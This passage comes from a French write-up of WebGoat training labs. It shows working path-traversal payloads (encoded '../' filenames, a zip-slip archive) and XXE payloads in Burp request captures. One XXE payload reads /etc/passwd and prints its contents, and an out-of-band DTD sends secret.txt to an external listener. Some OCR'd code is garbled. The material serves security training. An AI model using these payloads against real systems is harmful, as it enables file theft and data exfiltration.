name="password"\n81\n82 test\n83 -----2121659724487720034147488309\n-----END PGP MESSAGE-----
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK\n2 Connection: close\n3 Content-Type: application/json\n4 Date: Mon, 02 Sep 2024 04:02:39 GMT\n5\n6 {\n7   "lessonCompleted":true,\n8   "feedback":"Congratulations. You have successfully completed the assignment.",\n9   "output":null,\n10  "assignment":"ProfileUpload",\n11  "attemptWasMade":true\n12 }
```

**Figure 115 : Path Traversal Lab 1 - Burp**

**Un simple .. est suffisant . Nommer le fichier “..t” en exploitant le paramètre fullName de la requête http**

**Si par exemple la fonction prend le nom du fichier et le met dans une commande touch “./t” ça va revenir en arrière avant de créer le fichier t**

**On peut aussi détruire des fichiers sensibles , par exemple si je nomme le fichier /etc/passwd ou /etc/shadow , en écrasant des fichiers sensibles .**

```
root@bb99e6ef42dc:/home/webgoat/.webgoat-2023.8/PathTraversal# pwd  
/home/webgoat/.webgoat-2023.8/PathTraversal  
root@bb99e6ef42dc:/home/webgoat/.webgoat-2023.8/PathTraversal# ls -la  
total 4  
drwxr-xr-x 1 webgoat webgoat 26 Sep 2 06:02 .  
drwxr-xr-x 1 webgoat webgoat 270 Sep 2 06:02 ..  
drwxr-xr-x 1 webgoat webgoat 0 Sep 2 06:02 admin123  
drwxr-xr-x 1 webgoat webgoat 102 Jul 24 15:05 cats  
-rw-r--r-- 1 webgoat webgoat 2068 Sep 2 06:02 t  
root@bb99e6ef42dc:/home/webgoat/.webgoat-2023.8/PathTraversal#
```

**Figure 116 : Path Traversal Lab 1 - Docker**

## Writeup Technique de l'Application WebGoat

- **Lab 2 :**

La précédente faille a été corrigée le but est de tester différentes techniques pour voir laquelle peut contourner la nouvelle implémentation et ainsi permettre de réaliser la traversée de chemin lors du téléchargement du fichier.




Figure 117 : Path Traversal Lab 2

Nommer le fichier “....//fichier” pour bypass l’implémentation de sécurité qui consistait à effacer ls chaînes d caractères malveillants “..” & “/”

- **Lab 3 :**

La faille a de nouveau été corrigé . En ne prenant plus en compte le nom de l'utilisateur comme nom de fichier mais plutôt le nom du fichir directement

- **Payload :“..!/Nom\_dufichier”**

## Writeup Technique de l'Application WebGoat

```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.195 Safari/537.36
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----36806357273511707568307197104
9 Content-Length: 2694
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
13 Cookie: JSESSIONID=uwZq0kz0WfaXxby2P4R2X0NeUrzWlQ3FcR1
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u+0
18
19 -----36806357273511707568307197104
20 Content-Disposition: form-data; name="uploadedfileRemoveUserInput"; filename="..//README.license"
21 Content-Type: application/octet-stream
22
23 Welcome to Parrot OS
24
25 Copyright 2013-2020 Lorenzo Faletta <palinuro@parrotsec.org>
26 Copyright 2020-2022 Parrot Security FIC <director@parrotsec.org>
27
28
29 This operating system is composed by several programs, each of them
30 includes its own license. The GNU/GPL v3 license applies to those
31 components developed by Parrot Security without an explicit license.
32

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Tue, 03 Sep 2024 01:26:19 GMT
5
6 {
7   "lessonCompleted":true,
8   "feedback":"Congratulations, You have successfully completed the assignment.",
9   "output":null,
10  "assignment": "ProfileUploadRemoveUserInput",
11  "attemptWasMade":true
12 }
```

**Figure 118 : Path Traversal Lab 3**

## • Lab 4;

Les traversées de chemin ne se limitent pas aux téléchargements de fichiers lors de la récupération de fichiers, il est également possible qu'une traversée de chemin permette de récupérer d'autres fichiers sur le système. Dans cet exercice, je vais essayer de trouver un fichier nommé path-traversal-secret.jpg.



**Figure 119 : Path Traversal Lab 4**

## Writeup Technique de l'Application WebGoat

J'appuie sur le bouton ci-dessus pour actualiser l'image, j'intercepte la requête et je l'envoie à Repeater.

The screenshot shows a NetworkMiner capture. The Request pane shows a GET request to /WebGoat/PathTraversal/random-picture?id=3.jpg. The Response pane shows a 200 OK response with the file content. The Repeater pane shows the same request being sent to a target at http://localhost:8080.

```
Request
Pretty Raw Hex
1 GET /WebGoat/PathTraversal/random-picture HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
10 Cookie: JSESSIONID=un2qkxZ0Lfaaxfby2P4R2X0neuTzWlQ3gfscR1
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15
16

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Location: /PathTraversal/random-picture?id=3.jpg
4 Content-Type: image/jpeg
5 Content-Length: 118056
6 Date: Tue, 03 Sep 2024 01:39:02 GMT
7
8 /9/4AAQSKZJrgABAQEASBTAAD/4gIcSUNDX1BSt0ZjTEUAAQEEAAIMDntcwIQAA8tbnRyUkdCfHzW1AH3AAB8kAAwAp
9 AD1HY3NQvBQTAaaaaaaaaaaaaaaaaaaaaaaa9tYAAQAAADtWxjbXHAAAAAAAaaaaaaaAAAAAAA
10 AAAAaaaaaaaaaaaaaaaaaaaaaaaapkZXNjAAA/AAAaf5jchJ0AAABXAAAAt3dHB8AAAABaaaABr1ia3B0AAABfAAA
11 ABByF1aaAAABkAAAABR1wf1laAAABgAAAABR1wf1laAAABuAAAABRvVFJ0AAABzAAAEBnVFJ0AAABzAAAEB1LVFJ0AAABzAAA
12 AEBkZXNjAAAAAAAAMjMgAAAAAAAAAAAAAAWF1aaaaaaaAAAAAAA
13 AAAAaaaaaaaAAAAAAAABZXhBAAAEE1YAAByVwogAAAAAAAPtYAAQAAADtVhZ1AAA
14 AAAAaaaaaaaAAAAYwhJA2MPkghTC/YOPxVgZQh85mQNh7KkYEUdd7wtwgrjtZp8Gm/fdfD6TD//baI0ABQYGBwHcgsL
15 Cg80DQ4NEx1QEBitHRUNFRYVHSsb1Bsb1BstJ14IyYuQ2RDA2RE9CP0JP1VVX3hyeJyc8gEF8gYHCkCkCwsKD4NDg6T
16
```

Figure 120 : Path Traversal Lab 4 - Bouton

- L'emplacement de la réponse à droite, et l'emplacement est suivi par "?id=3.jpg"




Figure 121 : Path Traversal Lab 4 - Filtre

Un filtre est mis en place

J'URL encode "..%" = %2e%2e%2f pour bypass le filtre

## Writeup Technique de l'Application WebGoat

The screenshot shows a browser developer tools Network tab with two panes: Request and Response.

**Request:**

```
1 GET /WebGoat/PathTraversal/random-picture?id=%2e%2f%2e%2fpath-traversal-secret HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.8) Gecko/20100101 Firefox/129.8
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
10 Cookie: JSESSIONID=uw2q0kz10wLfaaxFbyzP4R2X0NeuTzWlQ3gFscH1
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15
16
```

**Response:**

```
1 HTTP/1.1 404 Not Found
2 Connection: close
3 Location: /PathTraversal/random-picture?id=.jpg
4 Content-Type: application/octet-stream
5 Content-Length: 241
6 Date: Tue, 03 Sep 2024 01:38:38 GMT
7
8 /home/webgoat/.webgoat-2023.8/PathTraversal/cats/..../cats./home/webgoat/.webgoat-2023.8/PathTraversal/cats/..../test./home/webgoat/.webgoat-2023.8/PathTraversal/cats/..../admin123./home/webgoat/.webgoat-2023.8/PathTraversal/cats./README.license
```

*Figure 122 : Path Traversal Lab 4 - LFI*

Maintenant que je connais le chemin du dossier , je peux chercher l'image flag

The screenshot shows a browser developer tools Network tab with two panes: Request and Response.

**Request:**

```
1 GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2fpath-traversal-secret HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.8) Gecko/20100101 Firefox/129.8
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
10 Cookie: JSESSIONID=uw2q0kz10wLfaaxFbyzP4R2X0NeuTzWlQ3gFscH1
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15
16
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: image/jpeg
4 Content-Length: 63
5 Date: Tue, 03 Sep 2024 01:38:05 GMT
6
7 You found it submit the SHA-512 hash of your username as answer
```

*Figure 123 : Path Traversal Lab 4 - Image*

J'accède à l'image avec **id=%2e%2e%2f%2e%2e%2fpath-traversal-secret**

J'utilise Openssl pour le cryptage / décryptage

```
[parrot@parrot]~$ echo "admin123" | openssl dgst -sha512
SHA2-512(stdin)= 46f33b3114e35f17cda293b8316f7
```

*Figure 124 : Path Traversal Lab 4 - Openssl*

- **Lab 5 :**

Cette fois-ci, les développeurs ne permettent de télécharger que des fichiers zip. Cependant, ils ont commis une erreur de programmation lors du téléchargement du fichier zip, ce qui entraîne l'extraction du fichier, mais sans remplacer l'image.

Je crée un fichier zip avec une image à l'intérieur :

Maintenant, je télécharge cela comme mon image de profil. Je vois que rien ne se passe, comme mentionné dans l'exercice, il y a un bug dans le logiciel, et le résultat affiché à l'écran est :

- Fichier zip extrait avec succès, échec de la copie de l'image. Veuillez contacter notre service d'assistance.

Je crée maintenant un fichier zip qui traverse jusqu'en haut, puis revient dans le répertoire indiqué dans l'exercice.

```
[root@parrot]~[/home/webgoat/.webgoat-2023.8/PathTraversal/admin123]
└─#zip profile.zip ../../../../../../../../../../home/webgoat/.webgoat-2023.8/PathTraversal/admin123/admin123/admin123.jpg
  adding: ../../../../../../../../../../home/webgoat/.webgoat-2023.8/PathTraversal/admin123/admin123/admin123.jpg (stored 0%)
```

Figure 125 : Path Traversal Lab 5 - LFI Dans Zip




Figure 126 : Path Traversal Lab 5 - Zip Injection

## 6.4 ( A5 ) : Security Misconfigurations


### 6.4.1 : XXE

Cette leçon enseigne comment réaliser une attaque par Entité Externe XML (XXE) et comment elle peut être abusée et protégée.

- L'utilisateur doit avoir des connaissances de base sur XML.
- L'utilisateur comprendra comment fonctionnent les parseurs XML.
- L'utilisateur apprendra à effectuer une attaque XXE et comment s'en protéger.

#### • Lab 1

Dans cette exercice, je vais ajouter un commentaire à la photo. Lorsque je soumettrai le formulaire, j'essaierai d'exécuter une injection XXE avec le champ de commentaire. Mon objectif est de lister le fichier /etc/passwd



The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request is shown with the URL /WebGoat/xxe/simple. The body of the request contains an XML payload designed to exploit an XXE vulnerability. In the Response pane, the server's response is displayed, indicating a successful completion of the assignment with a JSON object containing feedback and assignment details.

```
Request
Pretty Raw Hex
1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: "*"
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/xml
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 147
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
13 Cookie: JSESSIONID=uv2q0wz20wtaaxfbyp2P482X0WeutZw103gFscR1
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u+0
18
19 <?xml version="1.0" encoding="UTF-8"?>
20 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
21 <comment>
22   <text>
23     &xxe;
24   </text>
</comment>
```

```
Response
Pretty Raw Hex
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Tue, 03 Sep 2024 03:02:20 GMT
5
6 {
7   "lessonCompleted":true,
8   "feedback":"Congratulations, You have successfully completed the assignment.",
9   "output":null,
10  "assignment":"SimpleXXE",
11  "attemptWasMade":true
12 }
```

Figure 127 : XXE Lab 1 - Burp

J'essaie de soumettre le formulaire et je regarde ce qui se passe. Burp pour intercepter la requête et j'essaie d'inclure ma propre DTD. J'inclus une déclaration de type (<!DOCTYPE...>) dans l'XML. Cet exercice permet de comprendre comment fonctionne l'injection XXE

## Writeup Technique de l'Application WebGoat

Add a comment Submit

admin123 · 2024-09-03, 05:02:20  
root:x:0:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:7:7lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin \_apt:x:100:65534:nonexistent:/usr/sbin/nologin webgoat:x:1000:1000:/home/webgoat:/bin/bash

webgoat · 2024-09-03, 03:13:10 ·

*Figure 128 : XXE Lab 1 - Commentaire*

- **Lab 2**

Dans ce scénario le contenu est de type json , On essaie de trafiguer la requête pour pouvoir modifier du xml et tester donc une XXE

Request	Response
<pre>Pretty Raw Hex 1 POST /WebGoat/xxe/content-type HTTP/1.1 2 Host: localhost:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 19 10 Origin: http://localhost:8080 11 Connection: close 12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123 13 Cookie: JSESSIONID=uw2q0kiZ0wLfaaXfbyp2P4R2X0MeuTzWl03gFscR1 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 Priority: u=0 18 19 {   "text": "test" } 20 21</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Connection: close 3 Content-Type: application/json 4 Date: Tue, 03 Sep 2024 03:06:50 GMT 5 6 { 7   "lessonCompleted": false, 8   "feedback": "You are posting JSON which does not work with a XXE", 9   "output": null, 10  "assignment": "ContentTypeAssignment", 11  "attemptWasMade": true 12 }</pre>

*Figure 129 : XXE Lab 2 - JSON*

## Writeup Technique de l'Application WebGoat

The screenshot shows the Network tab of a browser developer tools interface. On the left, the Request pane displays an XML payload sent to the '/WebGoat/xss/content-type' endpoint. The payload includes an XML declaration, DOCTYPE declaration pointing to a SYSTEM entity, and a comment section containing an <xxe> tag. On the right, the Response pane shows the server's response: a 200 OK status with JSON feedback indicating the assignment was completed successfully.

```
Request
Pretty Raw Hex
1 POST /WebGoat/xss/content-type HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/xml
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 145
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
13 Cookie: JSESSIONID=uw2qekz20wlfaaxfbyp2P4R2X0NeuTzWlQ3gFsc1
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 <?xml version="1.0" encoding="UTF-8"?>
20 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
21 <comment>
22   <text>
23     &xxe;
24   </text>
25 </comment>

Response
Pretty Raw Hex
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Tue, 03 Sep 2024 03:06:15 GMT
5
6 {
7   "lessonCompleted":true,
8   "feedback":"Congratulations. You have successfully completed the assignment.",
9   "output":null,
10  "assignment":"ContentTypeAssignment",
11  "attemptWasMade":true,
12 }
```

Figure 130 : XXE Lab 2 - XXE - Content-type

- **Lab 3**

Dans cet exercice , je vais essayer de créer une DTD pour télécharger le contenu d'un fichier secret.txt depuis le serveur WebGoat vers mon serveur python . Le fichier secret.txt est situé sur le serveur WebGoat

The screenshot shows a terminal session on a Parrot OS VM. The user has run a Python script ('http.server') on port 9001. They then send an XXE attack to the '/TEST\_XML' endpoint of the WebGoat application. The response from the server indicates a 404 error for the file 'jakarta.xml'. The terminal also shows the raw XML payload sent to the server.

```
Request
Pretty Raw Hex
1 POST /WebGoat/xss/blind HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/xml
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 166
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
13 Cookie: JSESSIONID=uw2qekz20wlfaaxfbyp2P4R2X0NeuTzWlQ3gFsc1
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 <?xml version="1.0"?>
20 <!DOCTYPE root [
21   <!ELEMENT %remote SYSTEM "http://172.17.0.1:9001/TEST_XML">
22   <!--ping-->
23 ]
24 <comment>
25   <text>
26     test&ping!
27   </text>
28 </comment>
```

```
Response
Pretty Raw Hex
1 HTTP/1.1 200 OK
2 Connection: clo
3 Content-Type: A
4 Date: Tue, 03 S
5
6 {
7   "lessonComple
8   "feedback":S
9   "output":S
10  "assignment":S
11  "attemptWasMa
12 }
```

```
[parrot@parrot:~] → $python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
172.17.0.2 - - [03/Sep/2024 04:22:17] code 404, message File not found
172.17.0.2 - - [03/Sep/2024 04:22:17] "GET /TEST_XML HTTP/1.1" 404 -
```

Figure 131 : XXE Lab 3 - XXE - Test ping

## Writeup Technique de l'Application WebGoat

Après avoir téléchargé le fichier DTD dans mon répertoire courant de mon serveur python3 , j'envoie une XXE qui appelle le fichier secret.txt

- <?xml version="1.0" encoding="UTF-8"?><!ENTITY secret SYSTEM 'file:///home/webgoat/.webgoat-2023.8//XXE/admin123/secret.txt'>

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains the following XML payload:

```
<?xml version="1.0" encoding="UTF-8"?><!ENTITY secret SYSTEM 'file:///home/webgoat/.webgoat-2023.8//XXE/admin123/secret.txt'>
```

The Response pane shows a 404 error for the file not found. The terminal panes on the right show the attack being executed on a Parrot Linux host (IP 172.17.0.2). The logs show the exploit being sent to port 9001 and the resulting file being read back from the server.

Figure 132 : XXE Lab 3 - Get Request

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains the same XML payload as Figure 132, but the Response pane now shows a successful 200 OK response with JSON data indicating the solution was incorrect. The terminal panes on the right show the exploit being sent to port 9001 and the resulting file being read back from the server.

Figure 133 : XXE Lab 3 - secret.txt

## 6.5 ( A6 ) : Vulnerable Components

La manière dont nous construisons des logiciels a évolué. La communauté open source a gagné en maturité, et la disponibilité de logiciels open source est devenue prolifique, souvent sans qu'on prenne en compte la provenance des bibliothèques utilisées dans nos applications. Référence : Software Supply Chain (Chaîne d'approvisionnement logiciel).

Cette leçon illustre les difficultés liées à la gestion des bibliothèques dépendantes, les risques de ne pas les gérer, et les défis pour déterminer si nos applications sont à risque. Les objectifs sont les suivants :

- Prendre conscience que la consommation de logiciels open source est aussi importante que notre propre code personnalisé.
  - Réaliser l'importance de la gestion, ou du manque de gestion, dans notre consommation de composants open source.
  - Comprendre l'importance d'une "Bill of Materials" (liste des matériaux) pour évaluer les risques liés aux composants open source.
- 
- *Lab 1 ( La faille n'est pas toujours dans "votre" code )*

Dans cet exercice , je vais essayer de créer une DTD pour télécharger le contenu d'un fichier secret.txt depuis le serveur WebGoat vers mon serveur python . Le fichier secret.txt est situé sur le serveur WebGoat

The exploit is not always in "your" code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Clicking go will execute a jquery-ui close dialog:  Go!

